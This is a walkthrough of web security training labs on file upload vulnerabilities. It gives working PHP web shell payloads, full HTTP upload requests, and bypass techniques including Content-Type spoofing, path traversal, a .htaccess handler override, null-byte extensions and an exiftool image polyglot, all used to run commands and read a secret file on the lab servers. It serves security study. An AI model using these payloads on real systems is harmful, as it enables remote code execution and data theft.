

File upload vulnerabilities


LAB 73 [Remote code execution via web shell upload](#)

Valid credentials: wiener~peter

Session cookie: session=HEiAqXpRiatmjVPrU4NLEHxgWWbPqh


My Account

Your username is: wiener



The screenshot shows a web form for updating account information. It includes an email input field with an 'Update email' button below it. Below the email section is an avatar section with a placeholder icon, the label 'Avatar:', a 'Choose File' button, and an 'Upload' button.

The website offers a possibility to upload an image. I learned the logic of this function using Burp:


https://0af900580415e4fa81067572005800f6.web-security-academy.net/files/avatars/genshin-impact-xianyun-materials.webp

The avatars are available at /files/avatars/filename. Let's try to test the website for RCE and try to upload a simple php web shell:

The file `avatars/shell.php` has been uploaded.

 [Back to My Account](#)

As I can see, the `shell.php` was uploaded successfully and is available:


https://0af900580415e4fa81067572005800f6.web-security-academy.net/files/avatars/shell.php?command=id

uid=12002(carlos) gid=12002(carlos) groups=12002(carlos) uid=12002(carlos) gid=12002(carlos) groups=12002(carlos)

I can execute linux terminal commands, passing them into parameter `command` in the URL. I was asked to reach `/home/carlos/secret` file and read something from there, so let's do it:


https://0af900580415e4fa81067572005800f6.web-security-academy.net/files/avatars/shell.php?command=cat%20/home/carlos/secret

mLfJomhfbQgWDEih3cfDXtwZsnjB0qkomLfJomhfbQgWDEih3cfDXtwZsnjB0qko

Bingo!

The results are being duplicated in a single line, so for correct answer I need to submit just half of the string

Carlos' secret: mLfJomhfbQgWDEih3cfDXtwZsnjB0qko

LAB 74 [Web shell upload via Content-Type restriction bypass](#)

Valid credentials: wiener~peter

Session cookie: session=5lQs1bnJvVBwsQbDVJtio7E1QYzK0ncV

In this lab, there is a protection present. It won't allow to upload files of different format (jpeg or png only) as before:

Sorry, file type image/webp is not allowed Only image/jpeg and image/png are allowed Sorry, there was an error uploading your file.

[🔗 Back to My Account](#)

Here is the example of successful upload of the file:

Request

```
1 POST /my-account/avatar HTTP/2
2 Host: 0a1600460376adf4848e5ad000220023.web-security-academy.net
3 Cookie: session=5lQs1bnJvVBwsQbDVJtio7E1QYzK0ncV
4 Content-Length: 497449
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a1600460376adf4848e5ad000220023.web-security-academy.net
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarylTHueiCniPAzUE4z
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a1600460376adf4848e5ad000220023.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23 -----WebKitFormBoundarylTHueiCniPAzUE4z
24 Content-Disposition: form-data; name="avatar"; filename="genshin-impact-cloud-retainer-card-1.jpeg"
25 Content-Type: image/jpeg
26
```

It contains Content-Type header, which can be exploited by adding this header while uploading invalid files with different extensions. I will do it in Burp Repeater:

Request

```
1 POST /my-account/avatar HTTP/2
2 Host: 0a1600460376adf4848e5ad000220023.web-security-academy.net
3 Cookie: session=5lQs1bnJvVBwsQbDVJtio7E1QYzK0ncV
4 Content-Length: 458
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a1600460376adf4848e5ad000220023.web-security-academy.net
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryP0WmKLUQ4IH7sAeD
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a1600460376adf4848e5ad000220023.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23 -----WebKitFormBoundaryP0WmKLUQ4IH7sAeD
24 Content-Disposition: form-data; name="avatar"; filename="shell.php"
25 Content-Type: image/jpeg
26
27 <?php echo system($_GET['command']);>
28 -----WebKitFormBoundaryP0WmKLUQ4IH7sAeD
29 Content-Disposition: form-data; name="user"
30
31 wiener
32 -----WebKitFormBoundaryP0WmKLUQ4IH7sAeD
33 Content-Disposition: form-data; name="csrf"
34
35 Uv0Mss0Cb3Pl0t0Mc66PISkncVwhr5Mh
```

Response			
Pretty	Raw	Hex	Render
<pre> 1 HTTP/2 200 OK 2 Date: Thu, 29 Feb 2024 00:32:05 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Type: text/html; charset=UTF-8 6 X-Frame-Options: SAMEORIGIN 7 Content-Length: 130 8 9 The file avatars/shell.php has been uploaded. <p> « Back to My Account </p> </pre>			

The protection was successfully bypassed and shell.php was uploaded on the website and is accessible:

← → ↻ <https://0a1600460376adf4848e5ad000220023.web-security-academy.net/files/avatars/shell.php?command=cat%20/home/carlos/secret>

rBbmM8wzVM7qk3lkg0zr1soteHKxHfbc

Bingo! I was able to get to /home/carlos/secret in analogical way and the secret is:

rBbmM8wzVM7qk3lkg0zr1soteHKxHfbc

LAB 75 [Web shell upload via path traversal](#)

Valid credentials: wiener~peter



Session cookie: session= 7qrEPWiA81CDc5zR0g0GSfGA3NePHuwe

This version of the website allows to upload pictures of different file type, however, trying to reach it will simply output the contents of the file:

← → ↻ <https://0acc002b03250ee582f638b4005b00a8.web-security-academy.net/files/avatars/shell.php>


<?php echo system(\$_GET['command']); ?>

The request POST /my-account/avatar contains header Content-Disposition with filename parameter in it.



Trying to obfuscate this by URL encoding:

Now, it says that ../shell.php was uploaded, meaning that I managed to bypass it. Checking if the shell.php is available from /FILES/SHELL.PHP (not from avatars this time):



Carlos' secret key: c3fw7YAT8SKvg0HeCCczEl7Or3WHrU6t

LAB 76 [Web shell upload via extension blacklist bypass](#)

Valid credentials: wiener~peter

Session cookie: session= tHCVEsLIYqsQcENmo7RiU3xVpQGxGrzq


Now, .php files are not allowed to be downloaded.

Sorry, php files are not allowed Sorry, there was an error uploading your file.

[Back to My Account](#)

Let's try to load .htaccess file into /files/avatars. To do so, I will prepare a file new.php and write down a configuration rule: `AddType application/x-httpd-php .hak`

This will add a new file type handling (.hak) and will allow to load files of such type. Next, I will upload this file on server, changing filename parameter to .htaccess and Content type header value to text/plain:



The file /files/avatars/.htaccess was successfully uploaded.


Now, I will rename my php web shell file to .hak format and upload it on web server, confirming that everything works:

← → ↻  <https://0a64007504dd607c8587773b001b000d.web-security-academy.net/my-account/avatar>

The file avatars/1shell.hak has been uploaded.

[🔒 Back to My Account](#)

Trying to access the shell:

← → ↻  <https://0a64007504dd607c8587773b001b000d.web-security-academy.net/files/avatars/1shell.hak?command=id>

uid=12002(carlos) gid=12002(carlos) groups=12002(carlos) uid=12002(carlos) gid=12002(carlos) groups=12002(carlos)

And the secret is:

← → ↻  <https://0a64007504dd607c8587773b001b000d.web-security-academy.net/files/avatars/1shell.hak?command=cat%20/home/carlos/secret>

gm4iyGG1SuqXsV9JLUslcojcw79CQdy7gm4iyGG1SuqXsV9JLUslcojcw79CQdy7

gm4iyGG1SuqXsV9JLUslcojcw79CQdy7

LAB 77 [Web shell upload via obfuscated file extension](#)

Valid credentials: wiener~peter

Session cookie: session= tHCVEsLIYqsQcENmo7RiU3xVpQGxGrzq


Now .php files are not allowed to be downloaded. Only .jpeg and .png files.


Sorry, only JPG & PNG files are allowed Sorry, there was an error uploading your file.

[🔒 Back to My Account](#)


Here are my attempts to upload shell file with obfuscated file extensions:

- 1) shell.php.jpeg (load successful), displayed as image:


← → ↻  <https://0a59004503e3d94c820583640084001d.web-security-academy.net/files/avatars/shell.php.jpeg>



2) shell.pHp(failed to load)



3) shell.php.(failed to load):




4) shell.p.phpphp (failed to load):



At this point, I realized that attempting further is meaningless, since error message defines only JPG and PNG files, so I will focus on this. I also tried adding a null byte between extensions:

shell.php%00.jpg:



File was loaded successfully, next I check if I can access the shell.php file:

← → ↻ <https://0a59004503e3d94c820583640084001d.web-security-academy.net/files/avatars/shell.php?command=id>

uid=12002(carlos) gid=12002(carlos) groups=12002(carlos) uid=12002(carlos) gid=12002(carlos) groups=12002(carlos)

Great, now it's time for carlos' secret:

← → ↻ <https://0a59004503e3d94c820583640084001d.web-security-academy.net/files/avatars/shell.php?command=cat%20/home/carlos/secret>

WlibrYcyKuSbun26Q1yRkhoXzbHD6jXbWlibrYcyKuSbun26Q1yRkhoXzbHD6jXb

WlibrYcyKuSbun26Q1yRkhoXzbHD6jXb

LAB 78 [Remote code execution via polyglot web shell upload](#)

Valid credentials: wiener~peter

Session cookie: session= G037xa4Q0ERrjnT6muNEDeYFxbOWR1w3

Error: file is not a valid image Sorry, there was an error uploading your file.

[Back to My Account](#)

Uploading not images is not possible and all previous techniques did not help. Probably, the service validates file extension by its signature. JPEG always has FF D8 FF in its header. Also, one could try to inject shell into file's metadata and add an image comment containing php shell command to appear. I will do it with Kali's Exiftool:

```
exiftool -Comment="<?php echo 'START ' .  
file_get_contents('/home/carlos/secret') . ' END'; ?>"  
<YOUR-INPUT-IMAGE>.jpg -o polyglot.php
```


This must execute /home/carlos/secret command when trying to reach the malicious file.

← → ↻ <https://0a1c008a046b4b4980d93aa700d400b0.web-security-academy.net/my-account/avatar>

The file avatars/polyglot.php has been uploaded.

[Back to My Account](#)

I uploaded .php successfully, now, let's check the contents:



The carlos' secret is inside of the polyglot.php and can be found in the beginning between START and END, just as I configured. So, here it is:

[hGe3nlpvBqt0DQ9kWDi11n0OWT31uDyp](#)

LAB 79 Web shell upload via race condition

Valid credentials: wiener~peter

Session cookie: session=